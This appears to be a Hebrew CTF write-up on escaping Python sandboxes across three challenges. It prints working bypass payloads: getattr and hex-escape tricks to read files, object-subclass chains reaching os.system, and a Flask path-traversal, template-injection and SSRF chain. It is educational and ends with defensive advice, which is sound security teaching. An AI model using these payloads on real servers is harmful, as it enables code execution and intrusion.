Escaping the Python Sandbox

מאת תומר זית

הקדמה


יש שני דברים שאני מאוד אוהב: תחרויות בסגנון CTF (Capture The Flag) ופייתון. לשמחתי גיליתי במהלך השנים שיש אתגרים שמשלבים את השניים.

במאמר זה אני אדבר על אתגרים מ-3 תחרויות שונות (BsidesSF CTF 2017, CSAW CTF 2014 ו-Xiomara CTF 2017), בהם אדגים כמה הגמישות של פייתון אפשרה לי לעקוף הגנות שניסו להפוך את ה-Interpreter ל-Sandboxed Interpreter (כלומר Python Shell שלא מאפשר לגשת לפונקציות שעלולות לפגוע בשרת שעליו הוא יושב). אחד האתגרים שילב בעיית אבטחה אמיתית ב-Flask שקיימת In The Wild.

חשוב לציין שאת האתגרים אציג באופן מקומי כי השרתים המקוריים כבר לא קיימים, אז אם קראתם את ה-Writeups המקוריים - המאמר הזה יהיה טיפה שונה.

Xiomara CTF 2017 - Secure Pyshell

בתרגיל הזה אנחנו צריכים להוכיח שהאינטרפרטר המרוחק לא מאובטח. בתור התחלה ננסה להבין מה אפשר ואי אפשר לעשות ב-Shell שקיבלנו. כך נראה העמוד הראשון של האתגר:



כשמתחברים עם nc ל-IP ול-Port שהוגדרו, מקבלים את ה-Banner הבא:

```
Welcome to Secure Python Interpreter
================================================

Rules:
    -Do not import anything
    -No peeking at files!
    -No sharing of flags :)


>>> import os
 Do you think my code is so insecure ?
You can never get out of my jail :)
>>>
```

טוב נו היה שווה לנסות....

נעבור על ה-API של פייתון ונראה עם איזה פונקציות אנחנו יכולים להשתמש:

```
>>> print(open)
 <built-in function open>
```

אנחנו יכולים להדפיס וגם לפתור קבצים (מעניין!):

```
>>> print(open(__file__))
 <_io.TextIOWrapper name='pwn2.py' mode='r' encoding='cp1252'>
```

פתחנו את הקובץ של האתגר, עכשיו ננסה לקרוא אותו...

```
>>> print(open(__file__).read())
 Do you think my code is so insecure ?
You can never get out of my jail :)
```

אז אנחנו יכולים לפתוח קבצים אבל לא יכולים לקרוא אותם? נשמע קצת מוזר...

```
>>> print("read")
 read
>>> print(".read")
 Do you think my code is so insecure ?
You can never get out of my jail :)
```

עכשיו הכל ברור, אנחנו לא יכולים להשתמש בתו '.' אז איך עכשיו נוכל לקרוא את הקובץ? אז מסתבר שבפייתון אפשר לא צריך להשתמש בנקודה, אפשר לעשות הכל דרך getattr, פשוט במקום להשתמש ב:

```
print(open(__file__).read())
```

אנחנו נשתמש ב:

```
print(getattr(open(__file__), "read")())
```

והתוצאה:

```
>>> print(getattr(open(__file__), "read")())
  #!/usr/bin/python3
import sys, cmd, os

del __builtins__.__dict__['__import__']
del __builtins__.__dict__['eval']

intro = """
Welcome to Secure Python Interpreter
============================================

Rules:
    -Do not import anything
    -No peeking at files!
    -No sharing of flags :)

"""


def execute(command):
       exec(command, globals())

class Jail(cmd.Cmd):

    prompt     = '>>> '
    filtered    = '\'|.|input|if|else|eval|exit|import|quit|exec|code|const|vars|str|chr|ord|local|global|join|format|replace|translate|try|except|with|content|frame|back'.split('|')

    def do_EOF(self, line):
        sys.exit()
```

אנחנו יכולים עכשיו לקרוא קבצים, אבל איך נמצא את הקובץ שאותו אנחנו צריכים לקרוא?

```
>>> print(os)
<module 'os' from '
```

מישהו היה ממש נחמד אלינו ועשה import os בתחילת התוכנית...

זה אומר שאנחנו יכולים להשתמש בפקודה הבאה:

```
print(getattr(os, "listdir")())
```


והתוצאה:

```
>>> print(getattr(os, "listdir")())
['Answer.txt', 'pwn2.py', 'ReadMe.txt']
```

עכשיו כשאנחנו יודעים שאנחנו יכולים לקרוא קבצים במערכת הפעלה, איך נקרא קובץ שמכיל נקודה בלי להשתמש בנקודה?

```
>>> print(getattr(open("Answer\x2etxt"), "read")())
 print(getattr(open(__file__), "read")())
print(getattr(os,"listdir")("/home/pwn2/"))
print(getattr(open("/home/pwn2/flag\x2etxt"), "read")())
```

פתרנו את הבעיה הזאת בצורה הכי פשוטה שאפשר, במקום להשתמש בנקודה השתמשנו בייצוג של התו בהקסה (\x2e) וככה סטטית כשמחפשים נקודה לא ימצאו.



שוב אנחנו צריכים להגיע למצב שאנחנו מריצים קוד שיאפשר לנו לשלוט בהוסט רק שהפעם אנחנו מקבלים את קוד המקור של התוכנית:

```
#!/usr/bin/env python

from __future__ import print_function

print("Welcome to my Python sandbox! Enter commands below!")

banned = [
    "import",
    "exec",
    "eval",
    "pickle",
    "os",
    "subprocess",
    "kevin sucks",
    "input",
    "banned",
    "cry sum more",
    "sys"
]

targets = __builtins__.__dict__.keys()
targets.remove('raw_input')
targets.remove('print')
for x in targets:
    del __builtins__.__dict__[x]

while 1:
    print(">>>", end=' ')
    data = raw_input()

    for no in banned:
        if no.lower() in data.lower():
            print("No bueno")
            break
    else: # this means nobreak
        exec data
```

אז לפי הקוד אנחנו יכולים לראות שהסטרינגים המעניינים כמו pickle, import, eval, exec, input, os, sys ועוד לא שימושיים, לא נורא נוכל לחיות בלעדיהם. מיד אחרכך אנחנו רואים שמחקו לנו את כל ה-Buildins חוץ מ-Print ו-raw_input, טוב פה זה כבר התחיל להסתבך.

אז איך ניגשים למצב כזה? אני תמיד ניגש לסוגי משתנים הבסיסיים של השפה... (אמנם str() לא יעבוד אבל "" חייב לעבוד... וזה אותו הדבר בדיוק):

```
Welcome to my Python sandbox! Enter commands below!
>>> print("3MAGLAER"[::-1].lower())
realgam3
```

אז הבדיקת שפיות שלנו עבדה, אנחנו באמת יכולים להשתמש בסוגי משתנים בסיסיים וגם לקרוא לפונקציות שלהם (יש לנו אפשרות להשתמש נקודה).

בגלל שפייתון תומכת ב-Object Oriented יש לנו יכולת לעבור מסוג משתנה אחד לסוג משתנה בסיסי יותר, כרגע אנחנו רוצים להגיע למשתנה הכי בסיסי שיכול להיות (object), עוד קשה להסביר למה אבל תראו בהמשך...

```
>>> print("".__class__.__mro__)
(<type 'str'>, <type 'basestring'>, <type 'object'>)
>>> print("".__class__.__mro__[-1])
<type 'object'>
```

אוקי זוהי דרך אחת להשיג את סוג המשתנה object, נפנה ל-class של סטרינג ושם נבקש את ה-mro (Method Resolution Order) כלומר כל סוגי המשתנים לפי סדר הירושה, אז כמובן שהאחרון (הבסיסי ביותר) יהיה object.

כעת אנו צריכים להבין מה אנחנו יכולים לעשות איתו. נתחיל בניסיון להוציא מידע מי ה-sub classes שלו:

```
>>> print("".__class__.__mro__[-1].__subclasses__())
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>
, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <t
ype 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>
, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type '
builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <t
ype 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>,
 <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <ty
pe 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'sys.ge
twindowsversion'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type
 'nt.stat_result'>, <type 'nt.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefs
et._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <cla
ss '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_valu
es'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <
class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'operator.itemgetter'>, <type 'o
perator.attrgetter'>, <type 'operator.methodcaller'>, <type 'functools.partial'>]
```

יש המון ואנחנו עוד רוצים להריץ קוד משלנו... אני אחסוך לכם את המחקר הארוך כדי להבין איזה איבר בליסט הזה יכול לעזור לנו לקבל הרצה או ספרייה מעניינת ואגיד לכם שמה שאנחנו צריכים זה warning.WarningMessage, ככה נשיג את האינדקס:

```
>>> print([t.__name__ for t in "".__class__.__mro__[-1].__subclasses__()].index("WarningMessage"))
59
```

כעת, כשאנחנו יודעים שהאינדקס הוא 59 נוכל להשתמש בWarningMessage כדי לקבל את המשתנים הגלובלים של הפונקציית init (קונסטרקטור) של האובייקט בעזרת:

```
print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
```

והפלט:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__)
<unbound method WarningMessage.__init__>
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals)
{'filterwarnings': <function filterwarnings at 0x0000000005325C18>, 'once_registry': {}, 'WarningMessage': <class 'warnings.WarningMess
age'>, '_show_warning': <function _show_warning at 0x0000000005325BA8>, 'filters': [('ignore', None, <type 'exceptions.DeprecationWarni
ng'>, None, 0), ('ignore', None, <type 'exceptions.PendingDeprecationWarning'>, None, 0), ('ignore', None, <type 'exceptions.ImportWarn
ing'>, None, 0), ('ignore', None, <type 'exceptions.BytesWarning'>, None, 0)], '_setoption': <function _setoption at 0x0000000005325E48
>, 'showwarning': <function _show_warning at 0x0000000005325BA8>, '__all__': ['warn', 'warn_explicit', 'showwarning', 'formatwarning',
'filterwarnings', 'simplefilter', 'resetwarnings', 'catch_warnings'], 'onceregistry': {}, '__package__': None, 'simplefilter': <functio
n simplefilter at 0x0000000005325CF8>, 'default_action': 'default', '_getcategory': <function _getcategory at 0x0000000005325F28>, '__b
uiltins__': {'print': <built-in function print>, 'raw_input': <built-in function raw_input>}, 'catch_warnings': <class 'warnings.catch_
warnings'>, '__file__': 'C:\\Develop\\Python27x64\\lib\\warnings.pyc', 'warnpy3k': <function warnpy3k at 0x0000000005325C88>, 'sys': <m
odule 'sys' (built-in)>, '__name__': 'warnings', 'warn_explicit': <built-in function warn_explicit>, 'types': <module 'types' from 'C:\
Develop\Python27x64\lib\types.pyc'>, 'warn': <built-in function warn>, '_processoptions': <function _processoptions at 0x0000000005325D
D8>, 'defaultaction': 'default', '__doc__': 'Python part of the warnings subsystem.', 'linecache': <module 'linecache' from 'C:\Develop
\Python27x64\lib\linecache.pyc'>, '_OptionError': <class 'warnings._OptionError'>, 'resetwarnings': <function resetwarnings at 0x000000
0005325D68>, 'formatwarning': <function formatwarning at 0x0000000005325B38>, '_getaction': <function _getaction at 0x0000000005325EB8>
}
```

אנחנו יכולים לראות שב-namespace הגלובלי של הפונצקיה init ב-WarningMessage יש ספריה בשם linecache, בואו נבדוק מה נוכל לעשות משם....

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"])
<module 'linecache' from 'C:\Develop\Python27x64\lib\linecache.pyc'>
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__)
{'updatecache': <function updatecache at 0x0000000005105AC8>, 'clearcache': <function clearcache at 0x0000000005105978>, '__all__': ['g
etline', 'clearcache', 'checkcache'], '__builtins__': {'print': <built-in function print>, 'raw_input': <built-in function raw_input>},
 '__file__': 'C:\\Develop\\Python27x64\\lib\\linecache.pyc', 'cache': {}, 'checkcache': <function checkcache at 0x0000000005105A58>, 'g
etline': <function getline at 0x0000000005105908>, '__package__': None, 'sys': <module 'sys' (built-in)>, 'getlines': <function getline
s at 0x00000000051059E8>, '__name__': 'linecache', 'os': <module 'os' from 'C:\Develop\Python27x64\lib\os.pyc'>, '__doc__': 'Cache line
s from files.\n\nThis is intended to read lines from modules imported -- hence if a filename\nis not found, it will look down the modul
e search path for a file by\nthat name.\n'}
```

אז הוצאנו את כל כל המשתנים שנמצאים בתוך הספרייה הזאת בעזרת __dict__ (שזה בעצם כמו לעשות vars(lib)), ושם אנחנו רואים שיש לנו את המודול os:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__['os'])
No bueno
```


נראה שכחנו שאי אפשר לכתוב os אז מה עושים?

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__['o'+'s'])
<module 'os' from 'C:\Develop\Python27x64\lib\os.pyc'>
```


הוצאנו עוד שפן מהכובע, בעזרת מניפולציה פשוטה של סטרינגים עם '+' כתבנו OS בלי שזה יזדהה:

```
>>> print("".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals["linecache"].__dict__['o'+'s'].__dict__['s{}st{}m'.format
('y', 'e')]("whoami"))
[redacted]\realgam3
0
```

בשביל להביא את הפונקציה system השתמשנו ב-string.format סתם כי אנחנו יכולים והרצנו whoami (Game Over).



הייתי שמח להראות את השלב הראשון והשני של Zumbo, אבל זה קצת חורג מהסקופ של המאמר אז אצמד ל-3 עם הסבר קצר לאיך להגיע לסורס קוד שלו (שאת זה עושים בתרגיל הראשון).



אנחנו רואים שיש גישה לקובץ index.template (זה נשמע מוכר)... בפלאסק יש טמפלייטים, אבל בפלאסק בברירת מחדל, הגישה לקבצים הסטטיים היא דרך תקייה static והגישה ל-templates היא דרך התיקייה templates - וגם זה רק לרינדור של הדף. אז מישהו פה מימש בעצמו כנראה גישה לקבצים סטטיים, אולי נשתמש בזה לטובתנו. בקוד המקור של ה-html אנחנו רואים:

```
<!-- page: index.template, src: C:\Pentest\Articles\Python
Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

זה עוד לא אומר לנו כלום אבל אנחנו עוד בטח נעזר בזה, במיוחד ב-path של הקובץ פייתון הראשי.

צדקנו בקשר למימוש, פנייה פשוטה ל-uri "/serverdw.py" דרך הדפדפן מראה לנו את קוד המקור:

view-source:127.0.0.1:5000/serverdw.py

```
import flask, sys, os
import requests

app = flask.Flask(__name__)
counter = 12345672


@app.route('/<path:page>')
def custom_page(page):
    if page == 'favicon.ico': return ''
    global counter
    counter += 1
    try:
        template = open(page).read()
    except Exception as e:
        template = str(e)
    template += "\n<!-- page: %s, src: %s -->\n" % (page, __file__)
    return flask.render_template_string(template, name='test', counter=counter);

@app.route('/')
def home():
    return flask.redirect('/index.template');

if __name__ == '__main__':
    flag1 = 'FLAG: FIRST_FLAG_WASNT_HARD'
    # with open('../flag') as f:
    #         flag2 = f.read()
    # flag3 = requests.get('http://vault:8080/flag').text

    print "Ready set go!"
    sys.stdout.flush()
    app.run(host="0.0.0.0")
<!-- page: serverdw.py, src: C:\Pentest\Articles\Python Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

מכיוון שקשה לי להתאפק, אגיד שכדי לקרוא את הדגל שנמצא בקובץ flag/.. כל מה שאנחנו צריכים זה לגשת ל-uri "/../flag/", אך הדפדפן יבצע על ה-url הזה נורמליזציה ויהפוך אותו ל-"/flag" אז נצטרך לעבור דרך פרוקסי כדי שזה באמת יעבוד או דרך כל ספרייה \ כלי לשליחת בקשות. (פתרון ל-Zumbo2)

הסיבה להתנהגות הזו היא השימוש בפרמטר מסוג path, שכשמו כן הוא: path מדוייק לקובץ (שיכול להיות גם רלטיבי ואין לו root ספציפי).

אבל איך אנחנו יכולים להשתמש במידע הזה בשביל להריץ קוד בצד השרת? מסתבר שהמימוש שלהם לרינדור של הטמפלייט טיפה מוזר... למה שהם ירנדרו את ה-Exception בתור Template?


ננסה להשתמש בזה לטובתנו, פשוט נשים path שלא קיים כדי לייצר Exception:

view-source:127.0.0.1:5000/digitalwhisper


```
[Errno 2] No such file or directory: u'digitalwhisper'
<!-- page: digitalwhisper, src: C:\Pentest\Articles\Python Escaping The Sandbox\BsidesSF CTF 2017\Zumbo 1\serverdw.py -->
```

אנחנו באמת רואים את ה-Exception עכשיו, מה נעשה עם זה?

ב-Flask אנחנו יכולים להריץ קוד דרך Sandbox על ידי שימוש ב-{{}} בואו נראה אם זה עובד:




זה עבד, לא מעניין (1+1) במיוחד אבל עבד ונתן לנו את החישוב של המספרים, אולי אפשר לעשות דברים מעניינים יותר?




כנראה ששוב זה לא יהיה כזה פשוט... אבל כל מה שאנחנו צריכים זה לשלוח בקשת ssrf לשרת http://vault:8080/flag כדי לקבל את הדגל.

נתחיל עם מה שעשינו בתרגיל pybabbies ונפנה נקבל את הסוג משתנה object רק הפעם בדרך קצת שונה...



עכשיו כשיש לנו גישה ל-object אנחנו ננסה הפעם רק לשלוח בקשת get במקום להגיע להרצת קוד כמו מקודם...



אוקי ה-HTTPConnection Sub Class נראה מאוד מעניין, האינדקס שלו הוא 305.

איך אפשר למצוא את זה? פשוט להעתיק את כל הטקסט של ה-list ל-Notepad++, למחוק את כל מה שבא אחרי HTTPConnection ולעשות count על ',' שמפריד בין האיברים ברשימה. (מגעיל אבל עובד).

אחרי מחקר קצר הבנו שהדרך לשלוח בקשות עם HTTPConnection היא טיפה מעצבנת, יצרנו אובייקט כזה עם השמה בעזרת {%set c=<value>%} לאחר מכן שלחנו בקשה בעזרת c.request באותה הצורה. ולבסוף הדפסנו למסך את התשובה בעזרת {{c.getresponse().read()}}.

כמובן שיכולנו גם להריץ קוד בצד השרת כמו שעשינו קודם, אבל היה נחמד לראות עוד דרכים להשיג את המטרה.

סיכום

פייתון היא שפה מעולה אך לא הייתי בונה עליה בתור Sandbox, נראה שברגע שיש גישה בפייתון אפילו לסוגי משתנים בסיסיים, מאוד קשה למנוע מהמשתמש להריץ פקודות בצד השרת.

למי שמשתמש ב-Flask: חשוב לשים לב של-Template מעבירים משתנים רק ברינדור, כמו כן אני גם ממליץ להשתמש בדרך הדיפולטיבית לעבודה עם קבצים סטטיים וככה להמנע מ-Path Traversal.

קישורים בנושא

- https://gist.github.com/realgam3/30177f1c3acdcfe3716eced25a4cad41
- http://flask.pocoo.org/docs/0.12/tutorial/templates/
- https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/

על המחבר

- **תומר זית (RealGame):** חוקר אבטחת מידע בחברת F5 Networks וכותב Open Source.
  - אתר אינטרנט: http://www.RealGame.co.il
  - אימייל: realgam3@gmail.com
  - GitHub: https://github.com/realgam3